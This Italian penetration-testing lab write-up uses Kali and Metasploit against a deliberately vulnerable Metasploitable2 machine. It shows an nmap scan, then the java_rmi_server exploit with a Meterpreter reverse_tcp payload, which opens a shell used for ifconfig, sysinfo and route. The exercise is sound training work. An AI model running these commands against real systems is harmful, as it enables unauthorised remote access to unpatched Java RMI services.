Penetration testing con metasploit

Nel progetto di oggi usiamo il servizio vulnerabile sulla porta 1099 –java RMI.

Macchina target : Metasploit
ip : 192.168.11.112

Scansione con nmap


Per prima cosa lanciamo una scansione con nmap per vedere i servizi attivi vulnerabili da sfruttare con il comando : " Nmap -A -T4 192.168.11.112 " , e sfruttiamo la vulnerabilita sulla porta 1099 del servizio java-rmi

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T4 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 06:18 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT    STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.111
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCED
STATUSCODES, 8BITMIME, DSN
53/tcp   open     domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open     rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
```


```
|   100005  1,2,3      41689/udp   mountd
|   100005  1,2,3      51265/tcp   mountd
|   100021  1,3,4      33216/udp   nlockmgr
|   100021  1,3,4      52343/tcp   nlockmgr
|   100024  1          33171/tcp   status
|_  100024  1          36130/udp   status
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SwitchToSSLAfterHandshake, LongColumnFlag, ConnectWithDatabase,
SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: XF8"AaDn}LBFxLP0←'B
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2022-09-02T10:20:16+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=
There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open     vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
```

Primo passaggio : cambio ip delle macchine

Sulla macchina KALI con il commando
nano /etc/network/interfaces
Cambiamo l'ip con il seguente 192.168.11.111
Dopo per comprovare il buon collegamento facciamo il ping in entrambe le macchine



Sulla macchina METASPLOITABLE con il commando
nano /etc/network/interfaces
Cambiamo l'ip con il seguente 192.168.11.112




Uso exploit java

Per prima cosa facciamo partire metasploit con il comando "MSFConsole",

poi con la keyword "search java_rmi" cerchiamo uno exploit che possa fare il caso nostro.

in questo caso ci dà 4 risultati , quello che useremo noi è il primo



Di seguito controlliamo le opzioni da aggiungere con il commando "show options" e inseriamo l'ip della nostra macchina target usando in comando 'set rhosts 192.168.11.112' .

Prima di aver inserito ip target

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for
                                         the payload request
   RHOSTS                      yes       The target host(s), see https://github.c
                                         om/rapid7/metasploit-framework/wiki/Usin
                                         g-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to l
                                         isten on. This must be an address on the
                                          local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (defaul
                                         t is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default
                                          is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be spec
                                     ified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

dopo aver inserito ip target

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for
                                         the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.c
                                         om/rapid7/metasploit-framework/wiki/Usin
                                         g-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to l
                                         isten on. This must be an address on the
                                          local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (defaul
                                         t is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default
                                          is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be spec
                                     ified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Una volta configurati i parametri possiamo lanciare l'attacco con il comando 'exploit'. Capiamo che l'attacco è andato a buon fine quando si crea la shell METERPRETER tra le due macchine.

Per confermare che l'attacco sia andato a buon fine facciamo il seguente test con il comando 'IFCONFIG' e 'SYSINFO' dove il primo ci dà la configurazione di rete della macchina target , e il secondo elenca le informazioni del sistema .

Informazioni sulla tabella di ruoting della machina vittima

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/2wwChuDSXtXCm
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:43686) at 2022-09-02 05:53:52
-0400

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec6:2e25
IPv6 Netmask : ::

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > route
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fec6:2e25  ::       ::
meterpreter >
[*] 192.168.11.112 - Meterpreter session 1 closed.  Reason: Died
meterpreter >
```